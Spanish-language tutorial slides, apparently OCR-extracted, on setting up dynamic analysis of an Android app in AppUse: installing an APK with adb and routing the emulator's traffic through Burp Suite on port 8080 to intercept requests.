


```
root@dev-virtual-machine:/AppUse/.Android/android-sdk-linux_86/platform-tools  
File Edit View Search Terminal Help  
root@dev-virtual-machine:/AppUse/.Android/android-sdk-linux_86/platform-tools# ls -la  
total 2148  
drwxr-xr-x  4 root root   4096 Jun 15  2014 .  
drwxrwxr-x 13 1000 1000   4096 Jun 15  2014 ..  
-rwxr-xr-x  1 root root 1231255 Jun 15  2014 adb  
drwxr-xr-x  2 root root   4096 Jun 15  2014 api  
-rwxr-xr-x  1 root root 197710  Jun 15  2014 fastboot  
-rw-r--r--  1 root root 727881  Jun 15  2014 NOTICE.txt  
-rw-r--r--  1 root root 16648  Jun 15  2014 source.properties  
drwxr-xr-x  2 root root   4096 Jun 15  2014 systrace  
root@dev-virtual-machine:/AppUse/.Android/android-sdk-linux_86/platform-tools#
```

Instalación de app


La instalación de la app puede ser mediante el siguiente comando: `adb install <nombre_del_apk>`

La otra forma de instalar una app en el emulador de Android es graficamente, la cual consiste en ir a “AppUse Dashboard”.




Instalación de app

Dar clic a “Load APK” (1), cargará una ventana, elegir “Local” (2), se desplegará un explorador de archivos, situarse en Desktop (3) y buscar el apk a instalar (4), por último dar clic en “Open” (5).



Instalación de app

En el recuadro aparece una ruta donde ha sido copiado el archivo apk elegido, dar clic en “Install APK”, esperar un momento y verificar en el emulador que la app se haya instalado correctamente.



análisis dinámico

La prueba dinámica se centrará exclusivamente en la forma en que la aplicación está procesando las peticiones en el lado del servidor.

Se necesitará un proxy que permita ver las solicitudes y respuestas que van desde y hacia el servidor.



(portswigger, 2015)





análisis dinámico (Continuación)

Una vez iniciado el emulador y para comenzar las pruebas dirigirse a “Settings”




análisis dinámico (Continuación)

Posteriormente ir a “More...”, en el siguiente menú dirigirse a “Mobile networks”, luego a “Access Point Names”, dar clic sobre la red móvil existente “mobilecsc2015”.



análisis dinámico (Continuación)


En el menú “Edit access point” que aparecerá, se debe configurar el parámetro “proxy” con la IP actual que tiene la máquina *host*, para esto en un terminal teclear **ifconfig** y colocarla, también se debe configurar el parámetro “Port” colocando el número de puerto 8080.



análisis dinámico (Continuación)


Al dar clic en el icono de regreso, los ajustes se guardan automáticamente, ver si se ha configurado correctamente el emulador para dirigir tráfico a través de la IP configurada en el puerto 8080.

Hay so




análisis dinámico (Continuación)

Para abrir Burp ir a “AppUse Dashboard”, dar clic en la opción “Tools”, posteriormente dar clic a “Launch Burp”.




análisis dinámico (Continuación)



análisis dinámico (Continuación)

Comprobar si se puede interceptar el tráfico o no. Para establecer la intercepción dirigirse a “Proxy” (1), luego a “Intercept” (2) y posteriormente verificar que el botón “Intercept is on” (3) este presionado.



análisis dinámico (Continuación)

Dar clic en el icono de regresar (1) tantas veces sea necesario para llegar al menu APPS y abrir la app Browser (2).



análisis dinámico (Continuación)

Al realizar la acción probablemente Burp estará interceptando peticiones. Tan pronto se detecte lo anterior, dar clic en “Forward” hasta que cargue correctamente el buscador de Google.

The image shows two windows side-by-side. On the left is the 'Burp Suite Free Edition' interface. The 'Proxy' tab is selected in the top navigation bar. Below it, the 'Intercept' button is highlighted with a red rectangle. Other buttons visible include 'Forward', 'Drop', 'Intercept is on', 'Action', 'Raw', 'Headers', and 'Hex'. On the right is a mobile browser window titled '5554:EmuladorCSC2015'. The status bar shows '3G' and '9:45'. The main content area displays the Google homepage with its signature logo and search bar. At the bottom, a footer note reads 'Google.com.mx ofrecido en: English'.

análisis dinámico (Continuación)

Realizar una búsqueda y comprobar que en Burp se están interceptando las peticiones correctamente.



